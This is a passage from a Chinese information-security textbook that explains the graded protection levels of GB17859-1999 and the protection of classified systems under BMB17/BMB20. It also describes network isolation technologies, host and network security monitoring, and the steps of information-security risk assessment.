第四级，信息系统受到破坏后，会对社会秩序和公共利益造成特别严重损害，或者对国家安全造成严重损害。第四级信息系统运营、使用单位应当依据国家有关管理规范、技术标准和业务专门需求进行保护。国家信息安全监管部门对该级信息系统信息安全等级保护工作进行强制监督、检查。

第五级，信息系统受到破坏后，会对国家安全造成特别严重损害。第五级信息系统运营、使用单位应当依据国家管理规范、技术标准和业务特殊安全需求进行保护。国家指定专门部门对该级信息系统信息安全等级保护工作进行专门监督、检查。

《信息安全等级保护管理办法》明确规定，在信息系统建设过程中，运营、使用单位应当按照《计算机信息系统安全保护等级划分准则》（GB17859—1999)、《信息系统安全等级保护基本要求》等技术标准，参照《信息安全技术信息系统通用安全技术要求》（GB/T20271—2006)、《信息安全技术网络基础安全技术要求》（GB/T20270—2006)、《信息安全技术操作系统安全技术要求》（GB/T20272—2006)、《信息安全技术数据库管理系统安全技术要求》（GB/T20273—2006)、《信息安全技术服务器技术要求》、《信息安全技术终端计算机系统安全等级技术要求》（GA/T671—2006）等技术标准同步建设符合该等级要求的信息安全设施。其中 GB17859—1999 标准是计算机信息系统安全等级保护系列标准的核心，是施行计算机信息系统安全等级保护制度建设的重要基础。

GB17859—1999 标准规定了计算机系统安全保护能力的五个等级，即：用户自主保护级；系统审计保护级；安全标记保护级；结构化保护级；访问验证保护级。计算机信

息系统安全保护能力随着安全保护等级的增高，逐渐增强。

每一等级的具体划分准则与要求如下。

1．第一级　用户自主保护级

本级的计算机信息系统可信计算基通过隔离用户与数据，使用户具备自主安全保护的能力。它具有多种形式的控制能力，对用户实施访问控制，即为用户提供可行的手段，保护用户和用户组信息，避免其他用户对数据的非法读写与破坏。

本级实施的是自主访问控制，即计算机信息系统可信计算基定义和控制系统中命名用户对命名客体的访问。实施机制（例如：访问控制表）允许命名用户以用户和（或）用户组的身份规定并控制客体的共享；阻止非授权用户读取敏感信息。

计算机信息系统可信计算基初始执行时，首先要求用户标识自己的身份，并使用保护机制（例如：口令）来鉴别用户的身份，阻止非授权用户访问用户身份鉴别数据。

计算机信息系统可信计算基通过自主完整性策略，阻止非授权用户修改或破坏敏感信息。

2．第二级　系统审计保护级

与用户自主保护级相比，本级的计算机信息系统可信计算基实施了粒度更细的自主访问控制，它通过登录规程、审计安全性相关事件和隔离资源，使用户对自己的行为负责。

本级在自主访问控制的基础上控制访问权限扩散。自主访问控制机制根据用户指定方式或默认方式，阻止非授权用户访问客体。访问控制的粒度是单个用户。没有存取权的用户只允许由授权用户指定对客体的访问权。

本级的身份鉴别通过为用户提供唯一标识、计算机信息系统可信计算基能够使用户对自己的行为负责。计算机信息系统可信计算基还具备将身份标识与该用户所有可审计行为相关联的能力。

在计算机信息系统可信计算基的空闲存储客体空间中，对客体初始指定、分配或再分配一个主体之前，撤销该客体所含信息的所有授权。当主体获得对一个已被释放的客体的访问权时，当前主体不能获得原主体活动所产生的任何信息。

计算机信息系统可信计算基能创建和维护受保护客体的访问审计跟踪记录，并能阻止非授权的用户对它访问或破坏。

计算机信息系统可信计算基能记录下述事件：使用身份鉴别机制；将客体引入用户地址空间（例如：打开文件、程序初始化）；删除客体；由操作员、系统管理员或（和）系统安全管理员实施的动作，以及其他与系统安全有关的事件。对于每一事件，其审计记录包括：事件的日期和时间、用户、事件类型、事件是否成功。对于身份鉴别事件，审计记录包含来源（例如：终端标识符）；对于客体引入用户地址空间的事件及客体删除事件，审计记录包含客体名。

对不能由计算机信息系统可信计算基独立分辨的审计事件，审计机制提供审计记录

接口，可由授权主体调用。这些审计记录区别于计算机信息系统可信计算基独立分辨的审计记录。

计算机信息系统可信计算基通过自主完整性策略，阻止非授权用户修改或破坏敏感信息以保证数据完整性。

3. 第三级 安全标记保护级

本级的计算机信息系统可信计算基具有系统审计保护级所有功能。此外，还提供有关安全策略模型、数据标记以及主体对客体强制访问控制的非形式化描述；具有准确地标记输出信息的能力；消除通过测试发现的任何错误。

本级的主要特征是计算机信息系统可信计算基对所有主体及其所控制的客体（例如：进程、文件、段、设备）实施强制访问控制。为这些主体及客体指定敏感标记，这些标记是等级分类和非等级类别的组合，它们是实施强制访问控制的依据。计算机信息系统可信计算基支持两种或两种以上成分组成的安全级。计算机信息系统可信计算基控制的所有主体对客体的访问应满足：仅当主体安全级中的等级分类高于或等于客体安全级中的等级分类，且主体安全级中的非等级类别包含了客体安全级中的全部非等级类别，主体才能读客体；仅当主体安全级中的等级分类低于或等于客体安全级中的等级分类，且主体安全级中的非等级类别包含于客体安全级中的非等级类别，主体才能写一个客体。计算机信息系统可信计算基使用身份和鉴别数据，鉴别用户的身份，并保证用户创建的计算机信息系统可信计算基外部主体的安全级和授权受该用户的安全级和授权的控制。

计算机信息系统可信计算基应维护与主体及其控制的存储客体（例如：进程、文件、段、设备）相关的敏感标记。这些标记是实施强制访问的基础。为了输入未加安全标记的数据，计算机信息系统可信计算基向授权用户要求并接受这些数据的安全级别，且可由计算机信息系统可信计算基审计。

从用户的角度来看，系统仍呈现两大功能：身份鉴别和审计。计算机信息系统可信计算基初始执行时，首先要求用户标识自己的身份，而且，计算机信息系统可信计算基维护用户身份识别数据并确定用户访问权及授权数据。计算机信息系统可信计算基使用这些数据鉴别用户身份，并使用保护机制（例如：口令）来鉴别用户的身份；阻止非授权用户访问用户身份鉴别数据。通过为用户提供唯一标识，计算机信息系统可信计算基能够使用户对自己的行为负责。计算机信息系统可信计算基还具备将身份标识与该用户所有可审计行为相关联的能力，能创建和维护受保护客体的访问审计跟踪记录，并能阻止非授权的用户对它访问或破坏。

计算机信息系统可信计算基能记录下述事件：使用身份鉴别机制；将客体引入用户地址空间（例如：打开文件、程序初始化）；删除客体；由操作员、系统管理员或（和）系统安全管理员实施的动作，以及其他与系统安全有关的事件。对于每一事件，其审计记录包括：事件的日期和时间、用户、事件类型、事件是否成功。对于身份鉴别事件，审计记录包含请求的来源（例如：终端标识符）；对于客体引入用户地址空间的事件及客

体删除事件，审计记录包含客体名及客体的安全级别。此外，计算机信息系统可信计算基具有审计更改可读输出记号的能力。

对不能由计算机信息系统可信计算基独立分辨的审计事件，审计机制提供审计记录接口，可由授权主体调用。这些审计记录区别于计算机信息系统可信计算基独立分辨的审计记录。

计算机信息系统可信计算基通过自主和强制完整性策略，阻止非授权用户修改或破坏敏感信息。在网络环境中，使用完整性敏感标记来确信信息在传送中未受损。

4．第四级 结构化保护级

本级的计算机信息系统可信计算基建立于一个明确定义的形式化安全策略模型之上，它要求将第三级系统中的自主和强制访问控制扩展到所有主体与客体。此外，还要考虑隐蔽通道。本级的计算机信息系统可信计算基必须结构化为关键保护元素和非关键保护元素。计算机信息系统可信计算基的接口也必须明确定义，使其设计与实现能经受更充分的测试和更完整的复审。加强了鉴别机制；支持系统管理员和操作员的职能；提供可信设施管理；增强了配置管理控制。系统具有相当的抗渗透能力。

在第三级实施的自主和强制访问控制基础上，进一步扩展到所有主体和客体。计算机信息系统可信计算基对外部主体能够直接或间接访问的所有资源（例如：主体、存储客体和输入输出资源）实施强制访问控制。计算机信息系统可信计算基维护与可被外部主体直接或间接访问到的计算机信息系统资源（例如：主体、存储客体、只读存储器）相关的敏感标记。

在第三级审计的基础上，计算机信息系统可信计算基能够审计利用隐蔽存储信道时可能被使用的事件。

计算机信息系统可信计算基通过自主和强制完整性策略。阻止非授权用户修改或破坏敏感信息。在网络环境中，使用完整性敏感标记来确信信息在传送中未受损。

系统开发者应彻底搜索隐蔽存储信道，并根据实际测量或工程估算确定每一个被标识信道的最大带宽。

对用户的初始登录和鉴别，计算机信息系统可信计算基在它与用户之间提供可信通信路径。该路径上的通信只能由该用户初始化。

5．第五级 访问验证保护级

本级的计算机信息系统可信计算基满足访问监控器需求。访问监控器仲裁主体对客体的全部访问。访问监控器本身是抗篡改的；必须足够小，能够分析和测试。为了满足访问监控器需求，计算机信息系统可信计算基在其构造时，排除那些对实施安全策略来说并非必要的代码；在设计和实现时，从系统工程角度将其复杂性降低到最小程度。支持安全管理员职能；扩充审计机制，当发生与安全相关的事件时发出信号；提供系统恢复机制。系统具有很高的抗渗透能力。

与第四级相比，自主访问控制机制根据用户指定方式或默认方式，阻止非授权用户

访问客体。访问控制的粒度是单个用户。访问控制能够为每个命名客体指定命名用户和用户组，并规定他们对客体的访问模式。没有存取权的用户只允许由授权用户指定对客体的访问权。

审计方面，计算机信息系统可信计算基包含能够监控可审计安全事件发生与积累的机制，当超过阈值时，能够立即向安全管理员发出报警。并且，如果这些与安全相关的事件继续发生或积累，系统应以最小的代价中止它们。

对于可信路径，当连接用户时（如注册、更改主体安全级），计算机信息系统可信计算基提供它与用户之间的可信通信路径。可信路径上的通信只能由该用户或计算机信息系统可信计算基激活，且在逻辑上与其他路径上的通信相隔离，且能正确地加以区分。计算机信息系统可信计算基提供过程和机制，保证计算机信息系统失效或中断后，可以进行不损害任何安全保护性能的恢复。

1.3.2.2 分级保护

1997 年《中共中央关于加强新形势下保密工作的决定》明确了在新形势下保密工作的指导思想和基本任务，提出要建立与《保密法》相配套的保密法规体系和执法体系，建立现代化的保密技术防范体系。中央保密委员会于 2004 年 12 月 23 日下发了《关于加强信息安全保障工作中保密管理若干意见》明确提出要建立健全涉密信息系统分级保护制度。2005 年 12 月 28 日，国家保密局下发了《涉及国家秘密的信息系统分级保护管理办法》，同时，《保密法》修订草案也增加了网络安全保密管理的条款。随着《保密法》的贯彻实施，国家已经基本形成了完善的保密法规体系。

涉密信息系统分级保护保护的对象是所有涉及国家秘密的信息系统，重点是党政机关、军队和军工单位，由各级保密工作部门根据涉密信息系统的保护等级实施监督管理，确保系统和信息安全，确保国家秘密不被泄漏。国家秘密信息是国家主权的重要内容，关系到国家的安全和利益，一旦泄露，必将直接危害国家的政治安全、经济安全、国防安全、科技安全和文化安全。没有国家秘密的信息安全，国家就会丧失信息主权和信息控制权，所以国家秘密的信息安全是国家信息安全保障体系中的重要组成部分。

因为不同类别、不同层次的国家秘密信息，对于维护国家安全和利益具有不同的价值，所以需要不同的保护强度种措施。对不同密级的信息，应当合理平衡安全风险与成本，采取不同强度的保护措施，这就是分级保护的核心思想。对涉密信息系统实行分级保护，就是要使保护重点更加突出，保护方法更加科学，保护的投入产出比更加合理，从而彻底解决长期困扰涉密单位在涉密信息系统建设使用中的网络互联与安全保密问题。

涉密信息系统实行分级保护，先要根据涉密信息的涉密等级，涉密信息系统的重要性，遭到破坏后对国计民生造成的危害性，以及涉密信息系统必须达到的安全保护水平来确定信息安全的保护等级；涉密信息系统分级保护的核心是对信息系统安全进行合理分级、按标准进行建设、管理和监督。国家保密局专门对涉密信息系统如何进行分级保

护制定了一系列的管理办法和技术标准，目前，正在执行的两个分级保护的国家保密标准是 **BMB17**《涉及国家秘密的信息系统分级保护技术要求》和 **BMB20**《涉及国家秘密的信息系统分级保护管理规范》。从物理安全、信息安全、运行安全和安全保密管理等方面，对不同级别的涉密信息系统有明确的分级保护措施，从技术要求和管理标准两个层面解决涉密信息系统的分级保护问题。

涉密信息系统安全分级保护根据其涉密信息系统处理信息的最高密级，可以划分为秘密级、机密级和机密级（增强）、绝密级三个等级：

（1）秘密级，信息系统中包含有最高为秘密级的国家秘密，其防护水平不低于国家信息安全等级保护三级的要求，并且还必须符合分级保护的保密技术要求。

（2）机密级，信息系统中包含有最高为机密级的国家秘密，其防护水平不低于国家信息安全等级保护四级的要求，还必须符合分级保护的保密技术要求。属于下列情况之一的机密级信息系统应选择机密级（增强）的要求：

- 信息系统的使用单位为副省级以上的党政首脑机关，以及国防、外交、国家安全、军工等要害部门；
- 信息系统中的机密级信息含量较高或数量较多；
- 信息系统使用单位对信息系统的依赖程度较高。

（3）绝密级，信息系统中包含有最高为绝密级的国家秘密，其防护水平不低于国家信息安全等级保护五级的要求，还必须符合分级保护的保密技术要求，绝密级信息系统应限定在封闭的安全可控的独立建筑内，不能与城域网或广域网相连。

涉密信息系统分级保护的管理过程分为八个阶段，即系统定级阶段、安全规划方案设计阶段、安全工程实施阶段、信息系统测评阶段、系统审批阶段、安全运行及维护阶段、定期评测与检查阶段和系统隐退终止阶段等。在实际工作中，涉密信息系统的定级、安全规划方案设计的实施与调整、安全运行及维护三个阶段，尤其要引起重视。这三个阶段的具体实施方法如下：

1．涉密信息系统的定级

系统定级决定了系统方案的设计实施、安全措施、运行维护等涉密信息系统建设的各个环节，因此如何准确地对涉密信息系统进行定级在涉密信息系统实施分级保护中尤为重要。涉密信息系统定级遵循“谁建设、谁定级”的原则，可以根据信息密级、系统重要性和安全策略划分为不同的安全域，针对不同的安全域确定不同的等级，并进行相应的保护。在涉密信息系统定级时，可以综合考虑涉密信息系统中资产、威胁、受到损害后的影响，以及使用单位对涉密信息系统的信赖性等因素对涉密信息系统进行整体定级；同时，在同一个系统里，还允许划分不同的安全域，在每个安全域可以分别定级，不同的级别采取不同的安全措施，更加科学地实施分级保护，在一定程度上可以解决保重点，保核心的问题，也可以有效地避免因过度保护而造成应用系统运行效能降低以及投资浪费等问题。涉密信息系统建设单位在定级的同时，必须报主管部门审批。

2. 安全规划方案设计的设施与调整

涉密信息系统要按照分级保护的标准，结合涉密信息系统应用的实际情况进行方案设计。设计时要逐项进行安全风险分析，并根据安全风险分析的结果，对部分保护要求进行适当的调整和改造，调整应以不降低涉密信息系统整体安全保护强度，确保国家秘密安全为原则。当保护要求不能满足实际安全需求时，应适当选择采用部分较高的保护要求，当保护要求明显高于实际安全需求时，可适当选择采用部分较低的保护要求。对于安全策略的调整以及改造方案进行论证，综合考虑修改项和其他保护要求之间的相关性，综合分析，改造方案的实施以及后续测评要按照国家的标准执行，并且要求文档化。在设计完成之后要进行方案论证，由建设使用单位组织有关的专家和部门进行方案设计论证，确定总体方案达到分级保护技术的要求后再开始实施；在工程建设实施过程中注意工程监理的要求；建设完成之后应该进行审批；审批前由国家保密局授权的涉密信息系统测评机构进行系统测评，确定在技术层面是否达到了涉密信息系统分级保护的要求。

3. 安全运行与维护

运行及维护过程的不可控性以及随意性，往往是涉密信息系统安全运行的重大隐患。通过运行管理和控制、变更管理和控制，对安全状态进行监控，对发生的安全事件及时响应，在流程上对系统的运行维护进行规范，从而确保涉密信息系统正常运行。通过安全检查和持续改进，不断跟踪涉密信息系统的变化，并依据变化进行调整，确保涉密信息系统满足相应分级的安全要求，并处于良好安全状态。由于运行维护的规范化能够大幅度地提高系统运行及维护的安全级别，所以在运行维护中应尽可能地实现流程固化，操作自动化，减少人员参与带来的风险。还需要注意的是在安全运行及维护中保持系统安全策略的准确性以及与安全目标的一致性，使安全策略作为安全运行的驱动力以及重要的制约规则，从而保持整个涉密信息系统能够按照既定的安全策略运行。在安全运行及维护阶段，当局部调整等原因导致安全措施变化时，如果不影响系统的安全分级，应从安全运行及维护阶段进入安全工程实施阶段，重新调整和实施安全措施，确保满足分级保护的要求；当系统发生重大变更影响系统的安全分级时，应从安全运行及维护阶段进入系统定级阶段，重新开始一次分级保护实施过程。

随着我们国家民主与法制建设进程的不断推进，保密的范围和事项正在逐步减少，致使一些涉密人员保密意识和敌情观念淡化，对保密工作的必要性和重要性认识不足。虽然长期处于和平时期，但并不意味着无密可保。事实上，政府部门掌握着大量重要甚至核心的机密，已成为各种窃密活动的重点目标。我党政机关和军工单位也是国家秘密非常集中的领域，一直是窃密与反窃密，渗透与反渗透的主战场。据国家有关部门统计，在全国泄密事件中，军工系统占有很大比例。境内外敌对势力和情报机构以我党政军机关和军工单位为主要目标的窃密活动更加突出，渗透与反渗透、窃密与反窃密的斗争更加激烈。由于一些单位涉密信息系统安全保障能力不够、管理不力，导致涉密信息系统

泄密案件的比例逐年上升，安全保密形势非常严峻。因此严格按照涉密信息系统分级保护的要求，加强涉密信息系统建设意义重大。

1.3.2.3　网络隔离

国家保密局在 1998 年发布的《涉及国家秘密的通信、办公自动化和计算机信息系统审批暂行办法》中明确规定：涉密系统不得直接或间接与国际联网，必须实行物理隔离；2000 年 1 月 1 日正式实施的《计算机信息系统国际联网保密管理规定》中也明确规定：“凡涉及国家秘密的计算机信息系统，不得直接或间接地与国际互联网或者其他公共信息网络相连接，必须实行物理隔离。”

目前国内外的趋势都是用网络隔离这个概念来代替物理隔离或安全隔离等。首先，隔离的概念是基于网络来谈隔离的。没有联网的概念就没有隔离的必要。两个独立的主机，根本就没有联网，就没必要搞隔离。两个完全独立的网络，完全不相关，也没有联网，也没有什么必要搞隔离。离开网络来谈隔离是没有意义的。其次，没有信息交换或资源共享的概念，也谈不上隔离。两个完全独立的网络，一不需要信息交换，二不需要共享资源，本身就是完全不相关也没有联系的，既不需要联网也不需要隔离。因此，隔离的本质是在需要交换信息甚至是共享资源的情况下才出现，既要信息交换或共享资源，也要隔离。三是物理隔离和安全隔离无法给出一个技术上的精确定义。四是网络隔离可以给出一个完整准确的技术定义。

网络隔离是一项网络安全技术，它消除了基于网络和基于协议的安全威胁，但网络隔离技术也存在局限性，对非网络的威胁如内容安全，就无法从理论上彻底排除，就像人工拷盘一样，交换的数据本身可能带有病毒，即使查杀病毒也不一定可以查杀干净。但它不是网络安全问题，不存在攻击和入侵之类的威胁。如果用户确定交换的内容是完全可信和可控的，那么网络隔离是用户解决网络安全问题的最佳选择。

网络隔离技术的目标是确保把有害的攻击隔离，在可信网络之外和保证可信网络内部信息不外泄的前提下，完成网间数据的安全交换。网络隔离技术是在原有安全技术的基础上发展起来的，它弥补了原有安全技术的不足，突出了自己的优势。

隔离概念是在为了保护高安全度网络环境的情况下产生的；隔离产品的大量出现，也是经历了几代隔离技术不断的实践和理论相结合后得来的。

- 第一代隔离技术：完全地隔离。此方法使得网络处于信息孤岛状态，做到了完全的物理隔离，需要至少两套网络和系统，更重要的是信息交流的不便和成本的提高，这样给维护和使用带来了极大的不便。
- 第二代隔离技术：硬件卡隔离。在客户端增加一块硬件卡，客户端硬盘或其他存储设备首先连接到该卡，然后再转接到主板上，通过该卡能控制客户端硬盘或其他存储设备。而在选择不同的硬盘时，同时选择了该卡上不同的网络接口，连接到不同的网络。但是，这种隔离产品有的仍然需要网络布线为双网线结构，产品存在着较大的安全隐患。

- 第三代隔离技术：数据转播隔离。利用转播系统分时复制文件的途径来实现隔离，切换时间非常之久，甚至需要手工完成，不仅明显地减缓了访问速度，更不支持常见的网络应用，失去了网络存在的意义。
- 第四代隔离技术：空气开关隔离。它是通过使用单刀双掷开关，使得内外部网络分时访问临时缓存器来完成数据交换的，但在安全和性能上存在有许多问题。
- 第五代隔离技术：安全通道隔离。此技术通过专用通信硬件和专有安全协议等安全机制，来实现内外部网络的隔离和数据交换，不仅解决了以前隔离技术存在的问题，并有效地把内外部网络隔离开来，而且高效地实现了内外网数据的安全交换，透明支持多种网络应用，成为当前隔离技术的发展方向。

防火墙是最常用的网络隔离手段，主要是通过网络的路由控制，也就是访问控制列表技术。网络是一种包交换技术，数据包是通过路由交换到达目的地的，所以控制了路由，就能控制通讯的线路和数据包的流向。早期的网络安全控制方面基本上是防火墙。但是，防火墙有一个很显著的缺点：就是防火墙只能做网络四层以下的控制，对于应用层内的病毒、蠕虫都没有办法。对于安全要求初级的隔离是可以的，但对于需要深层次的网络隔离就显得不足了。值得一提的是防火墙中的 NAT 技术。地址翻译可以隐藏内网的 IP 地址，很多人把它当作一种安全的防护，认为没有路由就是足够安全的。地址翻译其实是代理服务器技术的一种，不让业务访问直接通过是在安全上前进了一步，但目前应用层的绕过 NAT 技术很普遍，隐藏地址只是相对的。目前很多攻击技术是针对防火墙的，尤其防火墙对于应用层没有控制，方便了木马的进入。进入到内网的木马看到的是内网地址，直接报告给外网的攻击者，NAT 的安全作用就不大了。

新一代防火墙技术多重安全网关通过架设更多的关卡来处理不同类别的事务。但是其基本的策略都是架桥的策略，主要是采用安全检查的方式，对应用的协议不做更改，所以速度快，流量大，从客户应用上来看，没有不同。

网闸的设计形象的借鉴了船闸的概念，设计采用“代理+摆渡”。不在河上架桥，可以设摆渡船，摆渡船不直接连接两岸，安全性当然要比桥好，即使是攻击，也不可能一下就进入，在船上总要受到管理者的各种控制。另外，网闸的功能有代理，这个代理不只是协议代理，而是数据的“拆卸”，把数据还原成原始的面貌，拆除各种通信协议添加的“包头包尾”。很多攻击是通过对数据的拆装来隐藏自己的，没有了这些“通信外衣”，攻击者就很难藏身了。网闸的安全理念是：网络隔离——“过河用船不用桥”：用“摆渡方式”来隔离网络。协议隔离——“禁止采用集装箱运输”：通讯协议落地，用专用协议或存储等方式阻断通讯协议的连接，用代理方式支持上层业务。

按国家安全要求是需要涉密网络与非涉密网络互联的时候，要采用网闸隔离；若非涉密网络与互联网连通时，采用单向网闸，若非涉密网络与互联网不连通时，采用双向网闸。

交换网络的模型来源于银行系统的 Clark-Wilson 模型，主要是通过业务代理与双人

审计的思路保护数据的完整性。交换网络是在两个隔离的网络之间建立一个数据交换区域，负责业务数据交换(单向或双向)。交换网络的两端可以采用多重网关，也可以采用网闸。在交换网络内部采用监控、审计等安全技术，整体上形成一个立体的交换网安全防护体系。交换网络的核心也是业务代理。客户业务要经过接入缓冲区的申请代理，到业务缓冲区的业务代理，才能进入生产网络。网闸与交换网络技术都是采用渡船策略，延长数据通信“里程”，增加安全保障措施。

网络隔离技术的安全要点概括有如下几点：

（1）要具有高度的自身安全性。隔离产品要保证自身具有高度的安全性，在技术实现上，除了对操作系统进行加固优化或采用安全操作系统外，关键在于要把外网接口和内网接口从一套操作系统中分离出来。也就是说至少要由两套主机系统组成，一套控制外网接口，另一套控制内网接口，然后在两套主机系统之间通过不可路由的协议进行数据交换，如此，即便黑客攻破了外网系统，仍然无法控制内网系统，就达到了更高的安全级别。

（2）要确保网络之间是隔离的。保证网间隔离的关键是网络包不可路由到对方网络，无论中间采用了什么转换方法，只要最终使得一方的网络包能够进入到对方的网络中，都无法称之为隔离，即达不到隔离的效果。显然，只是对网间的包进行转发，并且允许建立端到端连接的防火墙，是没有任何隔离效果的。此外，那些只是把网络包转换为文本，交换到对方网络后，再把文本转换为网络包的产品也是没有做到隔离的。

（3）要保证网间交换的只是应用数据。既然要达到网络隔离，就必须做到彻底防范基于网络协议的攻击，即不能够让网络层的攻击包到达要保护的网络中，所以就必须进行协议分析，完成应用层数据的提取，然后进行数据交换，这样就把诸如 TearDrop、Land、Smurf 和 SYN Flood 等网络攻击包，彻底地阻挡在了可信网络之外，从而明显地增强了可信网络的安全性。

（4）要对网间的访问进行严格的控制和检查。作为一套适用于高安全度网络的安全设备，要确保每次数据交换都是可信的和可控制的，严格防止非法通道的出现，以确保信息数据的安全和访问的可审计性。所以必须施加以一定的技术，保证每一次数据交换过程都是可信的，并且内容是可控制的，可采用基于会话的认证技术和内容分析与控制引擎等技术来实现。

（5）要在坚持隔离的前提下保证网络畅通和应用透明。隔离产品会部署在多种多样的复杂网络环境中，并且往往是数据交换的关键点，因此，产品要具有很高的处理性能，不能够成为网络交换的瓶颈，要有很好的稳定性；不能够出现时断时续的情况，要有很强的适应性，能够透明接入网络，并且透明支持多种应用。

网络隔离的关键是在于系统对通信数据的控制，即通过不可路由的协议来完成网间的数据交换。由于通信硬件设备工作在网络七层的最下层，并不能感知到交换数据的机密性、完整性、可用性、可控性、抗抵赖等安全要素，所以这要通过访问控制、身份认证、加密签名等安全机制来实现，而这些机制的实现都是通过软件来实现的。因此，隔

离的关键点就成了要尽量提高网间数据交换的速度，并且对应用能够透明支持，以适应复杂和高带宽需求的网间数据交换。

1.3.2.4 安全监控

系统安全监控是指对系统的运行状况和系统中的用户的行为进行监视、控制和记录。通过系统安全监控，安全管理人员可以有效地监视、控制和评估信息系统的安全运行状况，并为进一步提高系统安全性提供参考和依据。

安全监控通过实时监控网络或主机活动，监视分析用户和系统的行为，审计系统配置和漏洞，评估敏感系统和数据的完整性，识别攻击行为，对异常行为进行统计和跟踪，识别违反安全法规的行为，使用诱骗服务器记录黑客行为等功能，使得管理员能够更有效地监视、控制和评估网络或主机系统。

安全监控可以分为网络安全监控和主机安全监控两大类。

1．网络安全监控

网络安全监控主要实现以下几种功能：

（1）全面的网络安全控制：除了简单的访问控制意外，还应该有入侵检测等功能。

（2）细粒度的控制：除了根据数据包头为依据，还应该对应用层协议和数据包内容进行过滤。

（3）网络审计：对所有网络活动进行跟踪，对应用层协议（如 HTTP、FTP、SMTP、POP3、TELNET 等）会话过程进行实时与历史的重现。

（4）其他：包括日志、报警、报告和拦截等功能。

2．主机安全监控

主机安全监控主要实现以下几种功能：

（1）访问控制：加强用户访问系统资源及服务时的安全控制，防止非法用户的入侵及合法用户的非法访问。

（2）系统监控：实时监控系统的运行状态，包括运行进程、系统设备、系统资源和网络服务等，判断在线用户的行为，禁止其非法操作。

（3）系统审计：对用户的行为及系统事件进行记录审计。

（4）系统漏洞检查：检测主机系统的安全漏洞，防止因主机设置不当带来的安全隐患。

安全监控的内容主要包括以下几点：

（1）主机系统监视：通过系统状态监视可以实现对主机当前用户信息、系统信息、设备信息、系统进程、系统服务、系统事件、系统窗口、安装程序以及实时屏幕等信息的监视和记录。

（2）网络状态监视：查看受控主机当前活动的网络连接、开放的系统服务以及端口，从而全面了解主机的网络状态。

（3）用户操作监视：对用户的系统配置和操作、应用程序操作和文件操作等进行监

视和记录。

（4）主机应用监控：对主机中的进程、服务和应用程序窗口进行控制。

（5）主机外设监视：对受控主机的 USB 端口、串行端口、并行端口等外设接口，以及 USB 盘、软驱、光驱等外设实施存取控制。

（6）网络连接监控：实现对非法主机接入的隔离和对合法主机网络行为的管控。一方面对非法接入的主机进行识别、报警和隔离；另一方面实现对合法主机网络访问行为的监控，包括网络地址端口控制、网络 URL 控制、邮件控制、拨号连接控制、网络共享控制以及网络邻居控制等。

1.3.3 信息安全风险评估与管理

信息系统的安全风险，是指由于系统存在的脆弱性，人为或自然的威胁导致安全事件发生的可能性及其造成的影响。

信息安全风险评估，则是指依据有关信息安全技术标准，对信息系统及由其处理、传输和存储的信息的保密性、完整性和可用性等安全属性进行科学评价的过程，它要评估信息系统的脆弱性、信息系统面临的威胁以及脆弱性被威胁源利用后所产生的实际负面影响，并根据安全事件发生的可能性和负面影响的程度来识别信息系统的安全风险。

信息系统风险分析和评估是一个复杂的过程，一个完善的信息安全风险评估架构应该具备相应的标准体系、技术体系、组织架构、业务体系和法律法规。

任何系统的安全性都可以通过风险的大小来衡量。科学分析系统的安全风险，综合平衡风险和代价的过程就是风险评估。风险评估不是某个系统（包括信息系统）所特有的。在日常生活和工作中，风险评估也是随处可见，为了分析确定系统风险及风险大小，进而决定采取什么措施去减少、避免风险，把残余风险控制在可以容忍的范围内。人们经常会提出这样一些问题：什么地方、什么时间可能出问题？出问题的可能性有多大？这些问题的后果是什么？应该采取什么样的措施加以避免和弥补？并总是试图找出最合理的答案。这一过程实际上就是风险评估。

1.3.3.1 风险评估

信息系统的风险评估是指确定在计算机系统和网络中每一种资源缺失或遭到破坏对整个系统造成的预计损失数量。是对威胁、脆弱点以及由此带来的风险大小的评估。

对系统进行风险分析和评估的目的就是：了解系统目前与未来的风险所在，评估这些风险可能带来的安全威胁与影响程度，为安全策略的确定、信息系统的建立及安全运行提供依据。同时通过第三方权威或者国际机构评估和认证，也给用户提供了信息技术产品和系统可靠性的信心，增强产品、单位的竞争力。

风险评估的主要任务包括：

- 识别组织面临的各种风险；
- 评估风险概率和可能带来的负面影响；

- 确定组织承受风险的能力；
- 确定风险降低和控制的优先等级；
- 推荐风险降低政策。

风险评估过程就是在评估标准的指导下，综合利用相关评估技术、评估方法、评估工具，针对信息系统展开全方位的评估工作的完整历程。对信息系统进行风险评估，首先应确保风险分析的内容与范围应该覆盖信息系统的整个体系，应包括：系统基本情况分析、信息系统基本安全状况调查、信息系统安全组织、政策情况分析、信息系统弱点漏洞分析等。

风险评估具体评估过程如下：

1. 确定资产

安全评估的第一步是确定信息系统的资产，并明确资产的价值，资产的价值是由对组织、供应商、合作伙伴、客户和其他利益相关方在安全事件中对保密性、完整性和可用性的影响来衡量的。资产的范围很广，一切需要加以保护的东西都算作资产，包括：信息资产、纸质文件、软件资产、物理资产、人员、公司形象和声誉、服务等。资产的评估应当从关键业务开始，最终覆盖所有的关键资产。

2. 脆弱性和威胁分析

对资产进行细致周密的分析，发现它的脆弱点及由脆弱点所引发的威胁，统计分析发生概率、被利用后所造成的损失等。

3. 制定及评估控制措施

在分析各种威胁及它们发生可能性基础上，研究消除、减轻、转移威胁风险的手段。这一阶段不需要做出什么决策，主要是考虑可能采取的各种安全防范措施和它们的实施成本。

制定出的控制措施应当全面，在有针对性的同时，要考虑系统地、根本性的解决方法，为下一阶段的决策作充足的准备，同时将风险和措施文档化。

4. 决策

这一阶段包括评估影响，排列风险，制定决策。应当从 3 个方面来考虑最终的决策：接受风险、避免风险、转移风险。对安全风险决策后，明确信息系统所要接受的残余风险。在分析和决策过程中，要尽可能多地让更多的人参与进来，从管理层的代表到业务部门的主管，从技术人员到非技术人员。

5. 沟通与交流

由上一阶段所做出的决策，必须经过领导层的签字和批准，并与各方面就决策结论进行沟通。这是很重要的一个过程，沟通能确保所有人员对风险有清醒地认识，并有可能在发现一些以前没有注意到的脆弱点。

6. 监督实施

最后的步骤是安全措施的实施。实施过程要始终在监督下进行，以确保决策能够贯

穿于工作之中。在实施的同时，要密切注意和分析新的威胁并对控制措施进行必要的修改。

另外，由于信息系统及其所在环境的不断变化，在信息系统的运行过程中，绝对安全的措施是不存在的：攻击者不断有新的方法绕过或扰乱系统中的安全措施；系统的变化会带来新的脆弱点；实施的安全措施会随着时间而过时等等，所有这些表明，信息系统的风险评估过程是一个动态循环的过程，应周期性的对信息系统安全进行重评估。

